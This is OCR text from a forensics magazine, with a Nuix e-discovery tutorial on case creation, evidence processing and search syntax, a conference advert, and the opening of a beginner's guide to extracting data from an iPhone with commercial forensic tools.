


Figure 1. *Default home screen of Nuix*

CASE CREATION

In order to create a new case, click on the New Case button. A new screen will pop up. It is mandatory to give the case a name, a location for the case files (note that there is a default case folder in the folder structure) and the name of the investigator. A description is optional, but it is recommended. Should the case be unused for a certain period of time, a good description will help you to know what is in the case and for what reason it has been created. There are two types of cases. The compound case type is a case containing several Nuix (sub)Cases. In order to create a compound case, you will need at least one Simple Nuix Case. A simple case type is a fresh case with new evidence. The simple case type is selected by default.




Figure 2. *New Case Creation Settings*




Figure 3. *Add Evicence Window*

After clicking on the OK button, the case will be created. A new dialog box will pop up to add new evidence files to the case. Before adding new evidence, let's have a look at the settings. Please note that changing any settings, will also change the settings of future Nuix Cases. There is no "back to default setting", so be very careful when changing the setting.




Figure 4. *Evidence Processing Settings Screen*

Not all the settings will be discussed in details, only the most important options. When investigating pictures it is recommended to create thumbnails of the image data. The processing will take a bit longer, but when viewing the images in Nuix, it will go a lot faster. For pornographic investigation/searches, the skin-tone analysis is a very handy tool. Based on the size of skin-color in the picture it will group the picture in four categories (from Low to Severe). Of course if a picture of for instance a house that was build with pink stones, it is possible it will be determined as severe density. When performing keyword searches and search terms has special characters (e.g. $, #, etc.) then exact queries should be enabled. This will create an additional index for the special characters. When performing analysis of PST files and deleted files needs to be found, then enable all checkboxes in the deleted file recovery.




Figure 5. *Add Evidence Menu*

Clicking the “Add…”-button in the “add case evidence” dialog box, gives two options. The first option “Add Evidence…” allows you to add files one-by-one to the case. The second option “Add Evidence Repository…” imports all evidences stored in a folder. Each time new evidence is added to that folder, a rescan can be performed and evidence will be added to the case. Note that when selecting a folder, Nuix gives the option “each immediate subfolder contains the name of the custodian”. This means that it will automatically allocate the subfolders to custodians.

In this tutorial, two PST-files from two different custodians are added to the case. After clicking the “Add Evidence…” button, a new dialog box will pop up. The Add button below the content box allows you to add files as evidence. Evidence can be added in groups. Evidence can be grouped by custodian, by data type, by data source or any other group or combinations. In the content box a list of files added to the case will be shown. Next a custodian can be assigned to the groups of evidence. It is also possible to specify the time zone in which the evidence has been collected. In this tutorial, custom metadata will be assigned to the evidence. Custom metadata can be added by using the dialog box that opens on clicking the “Add” button or by importing an XML file containing the name and values for the custom metadata. Note that the custom metadata cannot be changed after the creation of the case.




Figure 6. *The Add and Edit Evidence Screen*

We will perform the same steps on a PST-file of the custodian Daren Farmer. After the creation of the two evidence files, click the Ok button and processing will start. Note that the progress bar at the bottom does not accurately indicate the estimated progress. Each time a worker opens a compound file (e.g. email files, archives, etc.), it will calculate the amount of files and add to the progress. It is very difficult to estimate the time Nuix will need to process all the evidence. It all depends on the performance and hardware specifications of the Nuix machine as well the type of evidence (documents are easier to process then email data). Once the processing is finished, the case is ready to perform searches and analysis.




Figure 7. *Case has started with Processing*

OVERVIEW

Once a case is ready for searches, the following screen will be displayed by default




Figure 8. *Default Nuix Workbench Overview*

A distinction of 7 sectors can be made on the default view of Nuix. On the top of the screen there is the taskbar. Just below the taskbar, there is the workbenches tabsheets. Searches can be performed in different workbenches and can be very helpful if comparisons of the searches are necessary. Next there is the search bar. Then Nuix makes a distinction between 4 windows. On the left side there is the Document Navigator and is used to perform filters on the current document list that is displayed in the Results Window. Once a line is selected in the Results Window the document will be shown in the Preview Window on the right side. At the bottom there is the Review and Tag Window. Once tags (these are similar to bookmarks) are created, they can be assigned to the selected document. It is recommended to close the Review and Tag Window, because people often mistakenly select tags in this window with the intention to filter their results.

Note that in the Preview Window, documents can be shown in different formats. Depending on the item type, items can be shown in the Tree, Text, Family, Metadata, PDF, Native, Binary, Word List, Diff and/or History view. An item can also be exported to be viewed in the corresponding application. This can be done by clicking the launch button on the right-top of the Preview Window. In the Preview Window, it is also possible to view the exact duplicate as well the near duplicates (similar items). In the global options, the resemblance threshold for near duplicates can be set (must be between 0 and 1). The full file path to the items is shown in the Preview Window.

It is possible to change the view in the Results Window. Fields can be added and removed by changing the Metadata Profile. To change the Metadata Profile right click on the header and then Choose Column Profile -> Manage Metadata Profiles. This can also be found in the General Options. On clicking the Edit button, the selected Metadata Profile can be modified. It is also possible to create a new custom Metadata Profile by clicking the Add button. When creating a new metadata profile, a profile name is mandatory and columns/fields need to be added.




Figure 9. *Global Options Metadata Profiles*

Once a new Metadata Profile is created, it can be selected by right clicking on the header row and by selecting the profile.




Figure 10. *Workbench Overview with new Metadata Profile*

PERFORMING SEARCHES

Once the data has been processed and indexed, it can be searched very easily. In the search bar at the top of the window search queries can be performed. If searching simple words or sentences (e.g. “Hellow World”) then it will search through all content and metadata. If searches needs to be performed in the content, then you need to tell Nuix to only search in the content (e.g. Content:“Hellow World”). Note that there is difference when searches are performed in single quote and double quotes. When a word or sentence is in single quotes and exact query was enabled when you created the case, it will search the exact word or phrase (case sensitive and special characters). If searches are performed when words or sentences are in double quotes, it will search for those words or sentences in Nuix but it will ignore the case sensitivity and all special characters are replace by spaces.

Complex queries can be performed by adding logical operators (AND, OR, NOT) in combination with brackets in the search query. Also proximity searches (firstname W/2 lastname), as well range queries (item-date:[20120301 TO 20120331]) and regular expressions (/gr[eao]y/) can be used in Nuix. Of course, the more complex the search query, the longer it will take to perform the task.

As explained before, it is possible to search only in the content instead of content and metadata together. It is also possible to search in other specific fields. In the Help Topics on Search Fields page, a full list of all fields that are searchable are shown. The most common fields are: content, name, file-extension, path-name, from, to, cc, bcc, comm-date and item-date. Two other fields that are also very useful are “kind” and “deleted”. “Deleted” is a Boolean field. When searching for all recovered files and emails, then the syntax would be deleted:1. If a search needs to be performed for some particular file types (e.g. pictures) then the search syntax would be kind:image. It is not always very easy to know what the correct names are for the file types. Double clicking on a filter in the Document Navigator Window, will automatically filled in the correct search query in the search bar. This applies to all filters in the Document Navigator Window.



Two last things that need to be mentioned are Duplicates and Immaterial Items. At the top right of the Result Window there are two drop down boxes. The first drop down box is to show or hide Immaterial Items. Immaterial Items are compressed folders, containers, embedded items, etc. They are normally irrelevant for the case and it is recommended to hide the immaterial items. The second drop down box

is to perform Deduplication in the case. There are three options, namely None, MD5 and MD5 by Custodian. The first option means that no deduplication is performed, and all results are shown in the result table. The second option means that a global deduplication is performed, regardless of level in family and custodian. And the last option, deduplication is performed by custodian.

CONCLUSION

There are a couple of topics that have not been discussed in this tutorial, but are worth mentioning. In Nuix it is possible to perform some scripting. The scripting language that is built into the Nuix application is Ruby. With this scripting language it is possible to automate some tasks like exporting items for OCR (non-searchable PDFs without extracted text and not encrypted) or creation of custom Search Term Reports. Another very handy tool in Nuix is the Nuix Visual Analytics. Lawyers and high level managers like visualisations like graphs, timelines, etc. With Nuix Visual Analytics it is very easy to create nice graphs based on some searches, tags, filters, metadata, etc.

ABOUT THE AUTHOR



I have been working for the Forensic Technology Solution team at PwC Belgium since 2011. During my time at PwC I obtained knowledge of Licensing Management, Data Analytics and e-Discovery. My main expertise is e-Discovery. I have acquired the Relativity Administrator Certification and I'm currently working on the EnCE and Nuix e-Discovery Expert Certification programs. I performed investigations in Belgium, Spain, France, Netherlands and United Kingdom for clients from America, Europe and Asia. A more complete profile can be found on http://be.linkedin.com/pub/damien-van-outryve-d-ydewalle/33/13b/68/.

CYBER SECURITY IN OIL AND GAS 2014

27 – 29 January 2014 | Abu Dhabi, U.A.E.

THE LEADING CYBER SECURITY EVENT IN OIL AND GAS OF 2014!

Register before **November 15, 2013** and take advantage of early bird rate.
For Sponsorship Opportunites, contact us at +971 4 884 1110
kristine.tuazon@caxtongroup.com

Developed by

CAXTON GROUP

Media Partners

PenTest magazine

AUSTRALIAN SECURITY MAGAZINE

APSM ASIA PACIFIC SECURITY MAGAZINE

eForensics Magazine

HAKING

WorldOils

www.caxtongroup.com

IOS MOBILE DEVICE FORENSICS FOR BEGINNERS

by NCIS Solutions Team

We were approached by e-forensics magazine and given the opportunity of writing a piece about our experiences in iOS forensics. What we are hoping to do is give an overview to any new mobile device forensicators on how we would run an iOS forensics task when delivering a service to a client on a particular handset. Similar techniques would also be used when exploiting media devices. For instance, if our 'Red Team' is tasked by a client, to run a full security assessment at their residence or business address. The techniques shown in this article can also be added and run for Android devices in the same way, as long as you have the native cable of the mobile device you want to extract data from.

What you will learn:

- Considerations to take when developing a mobile device forensics team
- An overview of how to extract data from an iOS device
- What is achievable by using multiple mobile device forensics tools
- How to deliver a basic mobile device forensics product to clients

What you should know:

- An understanding of how basic mobile device forensics works

eForensics Magazine asked us here at NCIS Solutions to aim this article at the beginner. So what you are about to read will probably not get the embers burning if you are an intermediate or advanced law enforcement forensics analyst. However, if you are new to mobile device forensics or you and your business are looking to trial mobile device forensics as a service to your clients, we hope that this article is interesting or at least a little useful to you.

At the end of the article we will also touch on NCIS's 'zero app 30 project', which is soon to be released as a beta Android handset. This project may appeal to the more advanced mobile device forensics analyst?

INTRODUCTION

So what is the hardest decision when looking at starting out solo in mobile device forensics? For me, it was which company do we go too? Along with, is the annual license costing worth the amount of mobile device forensic work

we will receive over the same period? In the military, budgets and workloads never entered our minds or our remit; we were simply one of many operators. Running our own business was a whole different ball game. Firstly, how much interest is out there for mobile device forensic work and are you going to pay for an annual software license(s)? Especially when your first six months is spent demonstrating what is possible for clients to achieve by employing your company as their mobile device forensic specialists?

This article will hopefully get you thinking about your approach to starting mobile device forensics, if nothing else? Relationships and communication is the key to getting help. We have been rather fortunate; in that two large mobile device forensic companies (Oxygen and UFED Cellebrite) were willing to help me out for a minimum of 30 days.

For the example in this article, we are using an iPhone 4 running iOS 5.1. We are running Oxygen Forensic Suite 2013 (*www.oxygen-forensic.com*) and UFED Cellebrite Physical Analyzer. However, this is not an Oxygen Forensic Suite or UFED Cellebrite Physical Analyzer user guide for iOS forensics. If this were tasking from a proposed client we would be looking at using multiple software and tools, such as Oxygen and UFED Cellebrite and/or XRY. This is to make sure that no information is missed and so that we can collaborate our results, giving the client the best possible visual findings. We have found over time working with some obscenely talented 'mobile device forensicators' that the piece of kit used is normally operator driven. We have been fortunate enough during our time to of used XRY, UFED Cellebrite, Athena, Oxygen & Tarantula. The chosen equipment for a particular task usually came down to which equipment the operator was most comfortable with, or which software gave the operator the best displayed final visual results to pass on to their client.

Throughout this article there are certain procedures we have not mentioned such as being physically forensically sound. In that we mean, we are not going to be employing a clean room, lab coat, facemask or dust mask and latex gloves, as not to contaminate the device and other items, such as the SIM card. Who you are performing the tasking for, the environment you are working in, and the time constraints that have been placed on you will determine how physically forensically sound you are.

We are also, not going to show you SIM card extraction. There are a plethora of open source SIM card extraction tools, though make sure you have a USB SIM card holder/reader to house the SIM card. If you are using one of the big names equipment, such as XRY (*www.msab.com*) or UFED Cellebrite (*www.cellebrite.com*), you will be in possession of a USB SIM card reader. As this article is aimed at the beginner though we would advise using Todd Whiteman's PySIM software. This is a great piece of software; it is open source and is available to download from *www.twhiteman.netfirms.com/pySIM.html.*



Figure 1. *PySIM download*

As well as deciding on what equipment and technique we are going to use, we have to ask ourselves a few more questions. What information are we looking for? What does our client want to see & achieve? This should all be gained from meetings and briefings with your client, the person whom you are going to deliver the final findings, presentation and executive summary too.

For my example we are wanting to find out what Internet Access Points the handset has been attached too, what SMS messages have been sent from the device and what social media accounts are active on

the handset if any? We also want to see the activity log of the device i.e. phone calls in and out, Whats App & Viber usage etc. We shall also see if the software has extracted any geo location data from my mobile device.




Figure 2. *Oxygen Forensics Extractor connection options*

- How are we going to connect to the device being investigated? In this case, it is our own iPhone 4. We have the iPhone cable available to us as well so there is no need to use the Bluetooth option.
- If you have purchased a full product from one of the big companies you will find that there is an option to have an array of mobile phone cables with your purchase. You may find though that you are seeing the same mobile device connectors, so purchase just the specific ones you require i.e. iPhone 3G – 4S cable, iPhone 5 cable as well as a micro USB cable




Figure 3. *Oxygen Forensics Extractor device identifier*

- Once the device is connected, you will see this page informing you of the devices IMEI (International Mobile Equipment Identifier). You may want to note this number down and use it as a client reference

number. Or if you are working on multiple devices for the same client, use the IMEI to distinguish between devices later on in the investigation.

